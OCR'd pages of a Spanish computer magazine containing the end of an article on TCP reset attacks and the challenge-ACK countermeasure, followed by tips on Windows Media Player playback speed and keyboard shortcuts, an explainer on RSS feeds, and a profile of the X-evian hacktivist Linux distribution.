El segundo de estos puntos establece un requerimiento más estricto que el actualmente establecido por el RFC 793. Es decir, el RFC 793 simplemente exige que el segmento RST se encuentre dentro de la ventana de recepción, mientras que la propuesta actual de la IETF es que no sólo se exija que el segmento RST esté dentro de la ventana, sino que también se exija que posea como número de secuencia el próximo número de secuencia esperado.

Finalmente, el tercer punto introduce el concepto de "challenge ACK" (ó "ACK de desafío")., que permite mitigar los ataques de reseteo de conexión, y al mismo tiempo mantener la funcionalidad de reseteo de conexión para aquellos casos legítimos. Para comprender el funcionamiento de estos "ACKs de desafío", analicemos el funcionamiento de los mismos mediante dos ejemplos.





*Figura rst legitimo: Operación de los "challenge ACKs" frente a segmentos RST legítimos*

La figura rst no legitimo ilustra que sucedería si un atacante enviara un segmento RST con un número de secuencia contenido en la ventana de recepción TCP del sistema atacado. Como respuesta a dicho segmento TCP se enviará un segmento ACK, que anunciará el próximo número de secuencia esperado, y que será recibido por el otro extremo de la conexión (y no por el atacante). Éste segmento ACK enviado será procesado como un acuse de recibo normal, y la conexión TCP no se abortará.

Por otro lado, consideremos el caso en que un sistema Host A envía un segmento RST a Host B, con un número de secuencia dentro de la ventana de recepción TCP de Host B, pero distinto del próximo número de secuencia esperado. Host B respondería a este segmento con un segmento ACK que anunciaría el próximo número de secuencia esperado. Al recibir este segmento ACK, Host A enviaría otro segmento RST, ahora con un número de secuencia TCP igual a aquél contenido en el campo Acknowledgement del segmento ACK recién recibido. Este ultimo segmento RST enviado contendría exactamente el próximo número de secuencia esperado por Host B y, en consecuencia, provocaría la interrupción abrupta (reseteo) de la conexión TCP en cuestión. La figura rst legitimo ilustra tales escenarios.

## Consideraciones finales

El presente artículo describió uno de los ataques contra TCP más populares, junto con algunas de las posibles contramedidas. En los próximos artículos describiremos otros ataques basados en el envío de segmentos TCP falsificados.

**Fernando Gont**
e-mail: fernando@gont.com.ar
Web: http://www.gont.com.ar

*__Fernando Gont__ es integrante del equipo de desarrollo del proyecto OpenBSD, y participa activamente en varios Working Groups de la IETF (Internet Engineering Task Force).*

## Bibliografía

**Dalal, M. 2006. Improving TCP's Resistance to Blind In-window Attacks. IETF Internet-Draft.**

**Larsen, M., Gont, F. 2006. Port Randomization. IETF Internet-Draft.**

**Watson, P. 2004. Slipping in the Window. CanSecWest 2004 Conference.**

**http://http://www.gont.com.arhttp://www.gont.com.ar:http://www.gont.com.ar: Sitio Web oficial de la herramienta tcp-reset**




# Acelera la ejecución de Podcasts


**Si eres uno** de los nuevos adictos al fenómeno del podcasting, seguro que tienes el disco duro lleno de archivos con tus programas favoritos. En ese caso, a la hora de escucharlos te habrás dado cuenta de lo difícil que es acertar un momento determinado si quieres adelantar o retroceder en la reproducción del audio. Windows Media Player te ofrece una solución para lograrlo.

El podcasting consiste en crear archivos de sonido (generalmente en formato mp3 u ogg) y poder subscribirse mediante un archivo RSS (lo que se conoce como sindicación) de manera que permita la descarga de un programa de radio para que el usuario lo escuche en el momento que quiera, generalmente en un reproductor portátil, aunque también en el ordenador. Se trata posiblemente de la nueva generación de programas de radio, adaptados a la cibercultura y disponibles para cualquiera y realizados por cualquiera ya que no hará falta tener una licencia para emitir en alguna frecuencia, como ocurre con la radio tradicional, sino que bastará con grabar el programa (o lo que queramos), colgarlo de nuestra web (y sindicarlo si es posible) para que se lo descargue quien quiera. Es uno de los fenómenos más llamativos de los últimos tiempos (quizás junto a los videoblogs) y debido su popularidad son ya muchos los que se han enganchado.


Escucharlo es tan sencillo como conectarte a la página del podcaster y descargarte su archivo, o también puedes utilizar unas aplicaciones diseñadas para tal fin (ya sea de forma online u offline), aunque si luego quieres pasarlo a tu reproductor mp3 no te quedará más remedio que descargarlo. Muchos son los que así lo hacen para luego poder escucharlo utilizando tan sólo el Windows Media Player, tranquilamente desde su PC. Se trata de una aplicación que te permitirá, como muchos otros reproductores de archivos multimedia, escuchar el archivo de audio, aunque de cara a optimizar la escucha no está de más conocer algún truco adicional que esta solución puede ofrecerte.

Y es que en más de una ocasión puede interesarnos adelantar la reproducción de determinado contenido porque, no nos engañemos, no todo lo que escuchamos tiene un contenido que nos interese y, en más de una ocasión, desearemos saltarnos partes, si bien lo complicado es acertar con el punto que nos concierne si lo hacemos "a pelo". Por ello puede ser interesante utilizar la opción de Windows Media Player que nos permitirá acelerar la reproducción del archivo de audio (de forma que podamos seguir "escuchando") para retornarlo a su velocidad normal cuando sea necesario.

Abre Windows Media Player, carga el Podcast que quieras oír y selecciona "Ver - Mejoras -Configuración de Velocidad de reproducción", lo que desplegará en la parte inferior de la interfaz un control deslizante con el que será posible alterar la velocidad (desde "-16" a "+16"). Dependiendo del audio que se cargue se habilitará un rango mayor o menor destacado en verde (por ejemplo de "0,5" a "2,0"), indicándonos el que la aplicación nos sugiere como "razonable" (se supone que signos menores de 0 harán una reproducción inversa). Todo lo que se salga de ahí es susceptible de no ser audible y, por lo tanto, poco práctico si queremos entender algo de lo que se dice. En ciertos casos incluso será imposible establecer el control sobre determinados valores (por ejemplo cuando son demasiado lentos para ser audibles). En estas situaciones, si lo intentas, el control simplemente "saltará" de nuevo al valor 1,0.



*El Podcast podría reproducirse a la velocidad que nos plazca*



*Windows Media Playerofrece la posibilidad de controla la velocidad de reproducción*

Utiliza el control deslizante para acelerar la reproducción de los contenidos que no te interesen y devuélvelo a su punto de equilibro (1,0) cuando hayan terminado. También podrás ver tres opciones en forma de textos de tipo enlace: Lenta, Normal y Rápida. Si pulsas sobre cualquiera se aplicará la velocidad predeterminada por el control. De esta forma, "Lenta" te sitúa en el punto 0,5 (a media velocidad), "Normal" en 1,0 (la velocidad estándar) y "Rápida" a 1,4 (una aceleración "suave") que te permitirá adelantar los contenidos pero logrando discernir el audio para detenerlo cuando lo desees.

Para poder utilizar este truco y visualizar el control de velocidad de Windows Media Player, deberás tener la versión 10 o superior.

**Nicolás Velásquez Espinel**



# Crea atajos de teclas para tus aplicaciones favoritas

**Casi puede decirse** que existe un antes y un después en lo relativo al uso del ordenador en el instante en el que eres consciente de los atajos del teclado, combinaciones que agilizan las tareas repetitivas ahorrando un tiempo precioso, y que tu mismo podrás definir. Cualquier usuario informático habrá llegado alguna vez a la conclusión de que determinada función podría ir mejor o ser más rápida si se hiciera de una u otra forma. De ahí que tengan tanto éxito aplicaciones que se dedican a personalizar el funcionamiento del sistema operativo. Pero lo cierto es que las herramientas que hay disponibles en el mercado para lograr este propósito no siempre consiguen los resultados deseados y, todo hay que decirlo, en ocasiones consumen tantos recursos que lo que ajusta por un lado, lo desajusta por otro.




*El primer paso consiste en crear un acceso directo en el escritorio*

El que trabaje mucho con el ordenador habrá descubierto el secreto de los atajos del teclado que Windows trae de fábrica que pueden llegar a optimizar los procesos y ahorrar mucho tiempo (por ejemplo, [tecla Windows], la de la banderita, + [E], abrirá el explorador de Windows), aunque también existe la posibilidad de que seamos nosotros mismos y los que definamos las combinaciones a realizar (con ciertas limitaciones) y las aplicaciones a asociar.
Windows te ofrece la posibilidad de iniciar rápidamente tus aplicaciones preferidas siguiendo unos sencillos pasos. Para ello, haz clic sobre el escritorio con el botón derecho del ratón y elige de la ventana flotante que se abra la opción "Nuevo acceso directo". Se abrirá una asistente que te permitirá, como primer paso, o bien escribir directamente el nombre del programa elegido (si lo conoces), o bien pulsar en el botón "Examinar" para navegar por tu disco duro hasta localizar la aplicación en cuestión. Antes deberás asegurarte de cual es el ejecutable adecuado para el programa que desees abrir ya que cuando accedas al directorio que contenga la aplicación,




*Tendrías que asignar una combinación de teclas al acceso directo*

puede ocurrir que existan varios ejecutables, ".exe", con diversas funciones. Aunque este navegador sólo que permita recorrer las carpetas, una vez que accedas a las mismas, también se mostrará una lista de los elementos susceptibles de ser seleccionados, como los ejecutables, otros accesos directos, etcétera. Cuando hayas localizado en programa, pulsa en "Aceptar" y, a continuación, en "Siguiente". Ha llegado el momento de asignarle un nombre a tu acceso directo. Escribe lo que creas conveniente y haz clic en el botón "Finalizar".
En este instante habrás creado un acceso directo a un programa, aunque lo que realmente nos interesa es que este acceso directo pueda ser "lanzado" por una combinación determinada de teclas. Para lograr este objetivo, haz clic con el botón derecho del ratón sobre el nuevo acceso directo creado. De la ventana flotante resultante selecciona la opción "Propiedades", lo que te presentará una serie de parámetros aunque para nuestros propósitos el único que realmente nos interesa es el correspondiente a la casilla "Tecla de método abreviado" que aparecerá con el texto "Ninguno" por defecto.
El campo no es editable. De hecho, si haces clic con el ratón sobre la casilla, comprobarás cómo el texto no es editable, de forma que no será posible escribir nada. Esto tiene sentido en cuanto a que el campo en cuestión sólo acepta combinaciones de teclas. Pulsa sobre él para activarlo (posicionará un cursor tras la palabra) y, a continuación, haz clic sobre cualquier tecla. Podrás comprobar cómo, de forma automática, se actualiza el campo con el contenido: [Ctrl] + [Alt] + [tecla pulsada]
Intenta seleccionar una combinación que realmente suponga un atajo en el teclado (ten en cuenta que tendrás que utilizar una combinación de tres teclas) de forma que el acceso a las mismas sea cómodo. Una vez lo hayas conseguido, pulsa en "Aceptar". A partir de ahora tendrás asignado ese acceso directo a esa aplicación y podrás llamarla en cualquier momento. Repite el proceso para tantas aplicaciones como quieras aunque es recomendable que analices de forma realista las aplicaciones de las quieras crear atajos y lo práctico que esto puede llegar a resultar, ya que si comienzas a crear atajos "sin ton ni son" esta medida puede resultar más molesta que práctica.

**Nicolás Velásquez Espinel**




## Todo lo que el RSS, RDF y el Atom tiene que aportarnos

**Estás acostumbrado a ver sus siglas cada vez en más sitios web. La tienes en la barra de tu navegador, en la parte baja de prácticamente todos los blogs que lees, y cada vez en más web y periódicos online. Pero ¿qué es realmente la sindicación de contenidos? ¿Qué diferencia hay entre RSS, RDF y Atom? En este artículo despejarás estas dudas y descubrirás una revolución en la red que ya es una realidad.**

La red crece a un ritmo endiablado. Cada día surgen miles de páginas con las temáticas más variopintas. Dentro de esa creciente oferta, el internauta va a encontrar información sobre los temas de su interés. Pero el problema surge cuando el número de sitios de referencia, esos que se visitan con cierta frecuencia, e incluso como rutina, van aumentando en los favoritos de los navegadores. El tiempo de chequeo aumentará exponencialmente al numero de fuentes, pero muchas veces ocurrirá que no todos los sitios se actualizan con la misma frecuencia que el internauta las chequea, con la consiguiente pérdida de tiempo. Pero, ¿y si fueran los sitios web los que nos avisaran directamente de que se ha producido una actualización? Esto es la sindicación de contenidos.

Dichas informaciones pueden consistir en la noticia completa sin más pretensiones, o en el aviso de que se ha producido una actualización, mediante un fragmento de dicha noticia, con la finalidad de que el internauta visite el sitio para leerla completa. Estos archivos reciben diversos nombres, como feeds, canales RSS o hilos RSS.

Así mismo, hay algunas web que utilizan la información que les llega de terceros mediante estos formatos para mostrar noticias actualizadas de forma automática.


### ¿Pero qué obtengo si uso este sistema de notificaciones?

Lo primero, un ahorro de tiempo considerable, la eliminación de molestas rutinas de visita, la posibilidad de poder acceder a más fuentes de información... Además, las ventajas frente a otras forma de notificaciones, como el e-mail, son notables. Te das de alta o de baja cuando deseas, sin necesitar la interacción de nadie. Te aseguras privacidad, evitas spam, virus y descongestionas tu e-mail.




*El sindicador on line líder bloglines.com*

El desarrollo de estos sistemas son tan grandes, que ya representan un buen porcentaje de las visitas de los sitios web, con lo que aumenta el ancho de banda consumido por estos. Por lo que se nos insiste desde esas web que un refresco de al menos 15 minutos, es más que suficiente y contribuye a no malgastar trasferencia inútilmente. Esta frecuencia es fijada por el usuario basándose en sus necesidades, aunque emplear el buen juicio no viene mal.




*Validador de feed on line feedvalidator.org*

Otros sitios utilizan estos medios para insertar publicidad en ellos, ya que los usuarios no visualizan la publicidad del sitio, pero sí consumen información y recursos. Hay que indicar que ya existen sistemas de bloqueo de publicidad, al igual que para navegadores web, para los lectores de feed.

### RSS, RDF, Atom

El RSS (Rich Site Summary -RSS 0.91- o Really Simple Syndication -RSS 2.0-) es un sublenguaje de XML -que es a su vez un metalenguaje más flexible que el HTML- utilizado para la distribución o sindicación (de syndication en inglés) de informaciones contenidas en sitios web. El formato fue ideado por Netscape en 1999, aunque no se comenzó a popularizar hasta 2004.

El RDF (RDF Site Summary -RSS 0.9 y 1.0-), por su parte, es el único estándar de sindicación creado por la W3C y el único que valida sus normas. Para programar RDF se utiliza el XML.



Por su parte, Atom, alentado por las grandes corporaciones de contenidos de la red, pretende ser un estándar que unifique la diversidad de formatos de sindicación, aunque ha acabado compitiendo con el resto de formatos. Ofrece una mayor flexibilidad, aunque su uso es minoritario.

## ¿Qué necesito?

Para leer dichos feeds, es necesaria la utilización del propio navegador o de programas especializados que reciben el nombre de agregadores o lectores de feeds. De un tiempo a esta parte han surgido servicios vía web donde consultar las actualizaciones de forma on line, sin contar con ningún software en tu máquina local.

Algunos navegadores actuales (como Firefox, Netscape, Opera, Safari...) ofrecen una gestión más o menos acertada o amigable de estos "marcadores vivos", como los definen algunos, e incluso se puede habilitar esta facilidad mediante plugins de terceros. También los gestores de correo electrónico (Thunderdird, Outlook...) ya incorporan esta función.

Pero la mayoría de los usuarios que utilizan la sindicación como ayuda en su navegación, suelen utilizar programas de escritorio para su chequeo por la comodidad y manejo más versátil de estas fuentes. Por citar algunos por plataformas: Windows: Feedreader, Sharpreader... Linux: Straw, RSSOwl... Mac: Vienna, NetNewsWire...).

Los servicios web incluyen la posibilidad de usar agregadores en línea (bloglines.com, feedness.com, rojo.com...) así como otros servicios más generales que también contemplan esta función (netvibes.com, yahoo.com...).

Para acabar, hay que indicar la existencia de clientes lectores de feed, confeccionados en exclusiva por algunos periódicos on line (20minutos.es) y sitios web donde




*El agregador on line rojo.com*

se pueden consultar tan solo las noticias de estos sitios en concreto.


Las posibilidades, pues, son múltiples. Por tanto, se recomienda que testees varias hasta encontrar la que mejor se acomode a tus preferencias y necesidades.

A modo de curiosidad, existen algunos servicios web que construyen archivos RSS en línea de sitios web que no disponen de ellos.

## ¿Cómo funciona el RSS?

El funcionamiento del software es bastante simple. Cuando se suscribe un canal, el programa guarda una copia de ese archivo, y posteriormente lo compara con los que hay disponibles en el servidor mostrando los cambios producidos como actualizaciones.

Los archivos RSS, por su parte, tienen una estructura bastante sencilla. He aquí un ejemplo simplificado:



*Un ejemplo de sindicador de escritorio para Mac, NetNewsWire*

```
<?xml version="1.0"
encoding="ISO-8859-
1" ?>
    <rss ver-
sion="2.0">

        <channel>
            <title>Mi web</title>
            <link>http://www.midirec-
cion.com</link>
            <description>Ejemplo de un
fichero RSS</description>

            <item>
                <title>Qué es el RSS</
title>
                <link>http://www.midi-
reccion.com/que_es.html</link>
                <description>Explica qué
es el formato RSS</description>
            </item>

            <item>
                <title>Para qué sirve</
title>
                <link>http://www.midi-
reccion.com/para_que.html
                </link>
                <description>Entiende su
funcionamiento</description>
            </item>

        </channel>
    </rss>
```

En el apartado channel colocas la información del sitio web al que pertenece al feed. En title, escribiremos el título del artículo o página web. En el apartado link indicaremos la URL del propio artículo y, para acabar, en description colocaremos un resumen del artículo. Recuerda que tienes que crear un item para cada artículo.

Dentro de la página principal del sitio ofreceremos en el head una línea de código, con idea de que el navegador localice por él mismo el canal RSS y lo muestre en su barra de direcciones mediante un gráfico:

```
<link rel="alternate"
type="application/rss+xml"
title="RSS 2.0" href="http://www.
midireccion.com/archivo.rss" />
```

Puedes validar tus archivos de sindicación en servicios como el que se ofrece en feedvalidator.org

De cualquier modo, los CMS actuales se encargan de crear y actualizar ellos los canales de sindicación, con lo que no te tendrás que preocupar de ello. También dispones de otras herramientas on line con las que fabricar tus propios feed (uatsap.com/rss/tools/1).

Que lo sindiques bien.

**Mon Magan**
monmagan.com



# X-evian 2.0

## Una distro para unir a hacktivistas

**A estas alturas de la historia del software libre, con la supremacía de usabilidad de Ubuntu, una distro más, otro LiveCD, entre todos los que aparecen cada mes adaptados a universidades, comunidades autónomas, empresas, etc. no parece que pueda sorprender a nadie ... ¿O sí? Cuando muchos (incluidos sus propios desarrolladores) la daban por muerta, X-evian (la distribución de software libre hecha por hacktivistas y para hacktivistas) resurge de sus cenizas. Un proyecto que, con renovada ilusión, abre sus puertas a la participación distribuida para desencadenar un proceso de colaboración entre hacklabs. Un nuevo experimento sociotécnico que merece la pena ser contado... e instalado.**

### De la contracumbre del G8 en Evian al Foro Social Mundial

El origen de X-evian (http://x-evian.org), de la "distro" y de su nombre, responde a una de esas coincidencias que los hacktivistas no dejan pasar inadvertidamente. Originalmente la idea "surgió de la necesidad de equipar máquinas y conectarlas en red para la contracumbre del G8 que tendría lugar en Evian en junio del 2003". Algunos hacktivistas de Metabolik (http://metabolik.hacklabs.org) habían decidido ir a la contracumbre y aportar su granito de arena técnica con un sistema operativo libre adaptado a las necesidades de los activistas del movimiento global. Y a esto que, sin previo aviso, Xevian (http://eghost.deusto.es/phpwiki/index.php/XevianDered) (uno de los integrantes de Metabolik y del grupo de hackers e-ghost (http://www.e-ghost.deusto.es/)de la Universidad de Deusto) falleció inesperadamente. Fue un duro golpe para quienes le conocían y para los hacktivistas de la zona. Así surgió el nombre de X-evian, en honor a un hacktivista que abandonó prematuramente las redes de la vida y como experimento hacktivista para enfrentarse a los poderosos por todos los medios técnicos.

Aquella primera versión que los Metabolikos llevaron a Evian no pasó de la anécdota ya que integrantes de Indymedia habían dispuesto previamente ordenadores con software libre en los centros de medios de los campamentos de activistas. Pero X-evian siguió desarrollándose y para el Hack3ña (http://sindominio.net/~hm/iruna03/) (el hackmeeting del 2003) había ya una versión beta que despertó el interés de muchos asistentes. Un año después X-evian era una distribución de GNU/Linux ligera (capaz de correr en un ordenador reciclado) pero completa: con un Cinelerra listo para editar vídeo, un PureData precompilado, un sistema de escritorio (XFCE) con una usabilidad sobresaliente y todo un conjunto de herramientas hacktivistas: desde el GPG (para mantener comunicaciones cifradas) hasta un kit completo para explorar las, por aquel entonces emergentes, posibilidades de la conectividad sin cables. Además, X-evian venía con toda una serie de "facilidades" añadidas: una buena recopilación de enlaces activistas y Alephandría (http://metabolik.hacklabs.org/alephandria/) (una mediatica copyleft con textos, manuales y música libre). Como bien explica la web "desde el punto de vista de la usuaria, X-Evian es una caja de herramientas para la autonomía digital: con los programas, recetas, ideas y materiales libres necesarios para la autoedición digital de texto (...) la idea es que X-Evian ofrezca un conjunto completo de herramientas multimedia que permitan a las usuarias editar y difundir sus creaciones y experiencias en cualquier medio: abrir las puertas para una comunicación liberada de intemediarios que acumulen privilegios de configuración, filtrado y difusión".




En la era pre-Ubuntu, la comunidad del software libre no tenía aún un sistema fácil de instalar y adaptado a las necesidades de los activistas y los LiveCD, capaces de instalarse automáticamente, empezaban a gozar de cierto éxito. La Fundación Rodriguez (http://www.fundacionrdz.com/), dentro de la red de proyectos E-Tester (http://www.e-tester.net/), decidió pagar una buena tirada de CDs y distribuir ejemplares de X-evian (por entonces la única distro autoinstalable y usable en euskera, castellano e inglés) y de aquella primera versión se llegaron a hacer más de mil copias, algunas de las cuales fueron usadas en el centro de medios del Foro Social Mundial en Porto Alegre (Brasil) así como en muchos hacklabs y centros sociales.

### Hacktivismo 2.0

Pero mantener una versión funcional y actualizada de una distribución de software libre suponía demasiado trabajo para el reducido número de hacktivistas que




Screenshot de la versión anterior de X-evian, el diseño gráfico de la nueva edición está aún en desarrollo. [Copyleft 2005 Metabolik BioHacklab CC-by-sa]

desarrollaban X-evian en el laboratorio hacktivista de Bilbao. Así que decidieron abandonar temporalmente el proyecto. Sin embargo, a finales de 2006, surgió la idea de renovarlo desde una óptica diferente: utilizar X-evian como catalizador de un proceso de colaboración hacktivista. La idea se presentó en el Hackmeeting de Mataró (http://www.sindominio.net/hackmeeting/) de ese mismo año y miembros de otros hacklabs se unieron al dispositivo de colaboración que los hacktivistas de Metabolik habían ideado. En estos momentos la lista de coordinación de X-evian tiene más de 100 suscriptores, de los cuales unos 20 participan activamente desde Canarias, Bilbao, Santiago de Chile, Zaragoza o San Sebastián.

"Yo creo que el lado más hacktivista de x-evian no está entre sus características como producto, sino como proceso" comenta Txopi (uno de los integrantes de Metabolik y desarrollador de X-evian) "en esta última versión estamos mejorando mucho ese proceso para que sea más distribuido, más completo y más orientado a las necesidades de los hacktivistas". Parafraseando la definición de Web 2.0 de Tim O'Reilly, podría decirse que: "X-evian 2.0 es el software libre como plataforma, expandir en un CD todos los hacklabs conectados creando efectos de red a través de una arquitectura de la participación". Así, el proceso de ingeniería de software se convierte también en un proceso de ingeniería política, una oportunidad para crear comunidad y debatir abiertamente sobre los temas que preocupan a los hacktivistas: ¿Cuál es el mejor sistema de comunicaciones seguras? ¿Cómo gestionar el problema de los codecs privativos multimedia? ¿Cómo podemos aportar a los movimientos sociales con nuestros conocimientos técnicos?

En sí mismo, el dispositivo no es muy diferente del de muchos proyectos de desarrollo de software libre. La lista de correo (https://listas.sindominio.net/mailman/listinfo/x-evian) sirve de asamblea general para la discusión y el anuncio de nuevos añadidos y el wiki (http://sindominio.net/metabolik/wiki/index.php/X-evian) para ir acumulando y ordenando la información de la lista. Pero la herramienta central de trabajo es el Trac (http://pulsar.unizar.es/x-evian), un sistema online de gestión de tickets que permite distribuir y coordinar todo el trabajo de desarrollo, informar de los nuevos cambios y planificar los diferentes hitos del proceso. A esto tenemos que añadir otras herramientas típicas el desarrollo de software como un servidor FTP o el servidor de versiones Subversion y otros no tan típicos como el gestor colaborativo de enlaces Scuttle (http://redhack.cl/scuttle/) o un pequeño programa que permite actualizar el contenido de la mediateca Alephandría de forma colectiva y bien etiquetada en XML. Todo ello distribuido en 4 servidores diferentes: SourceForge.net (el conocido servidor para proyectos de software libre), Pulsar (en la universidad de zaragoza), RedHack.cl (en Santiago de Chile) y el servidor autónomo SinDominio.net.

Además el proceso de desarrollo se ha dividido en varios roles que permiten organizar la colaboración: el jardinero (encargado de cuidar y ordenar el wiki), los bibliotecarios (que recopilan textos y archivos multimedia para la mediateca), empaquetadores (que crean paquetes con los archivos de configuración y otras aportaciones de usuarios y desarrolladores), el maestro de ceremonias (encargado de hacer la ISO y anunciar las nuevas versiones en pruebas), los routers (responsables de dar la bienvenida a nuevos hacktivistas interesados en participar en la distro) o los diseñadores (responsables de diseñar y confeccionar todo el material gráfico que requiere el proyecto: iconos, web, fondos de escritorio, etc.).

## XNU: x-evian is not ubuntu

Lo que va a permitir una estabilidad mayor que sus versiones anteriores, y poder centrarse así en los extras y añadidos que ofrece X-evian, es que hace uso de los repositorios de Ubuntu (de Xubuntu (http://




X-evian es utilizada en muchos laboratorios hacktivistas, entre ellos Metabolik BioHacklab creadores de esta herramienta. [Copyleft 2005 Metabolik BioHacklab CC-by-sa]

www.xubuntu.org/) más concretamente) con lo que la actualización e integración del software básico es casi automática. Además, "vamos a intentar que toda la personalización de x-evian se lleve a cabo a través de paquetes debs" explica MoeBius (el maestro de ceremonias). De este modo, cualquier ordenador con Debian o Ubuntu podrá fácilmente "personalizarse" en una X-evian instalando los paquetes directamente. La división del desarrollo de X-evian en paquetes que se añaden a un núcleo basado en Xubuntu permite además modularizar el desarrollo: por ejemplo todo el diseño gráfico se encuentra en el paquete x-evian-artwork y puede ser instalado y desarrollado independientemente del resto.

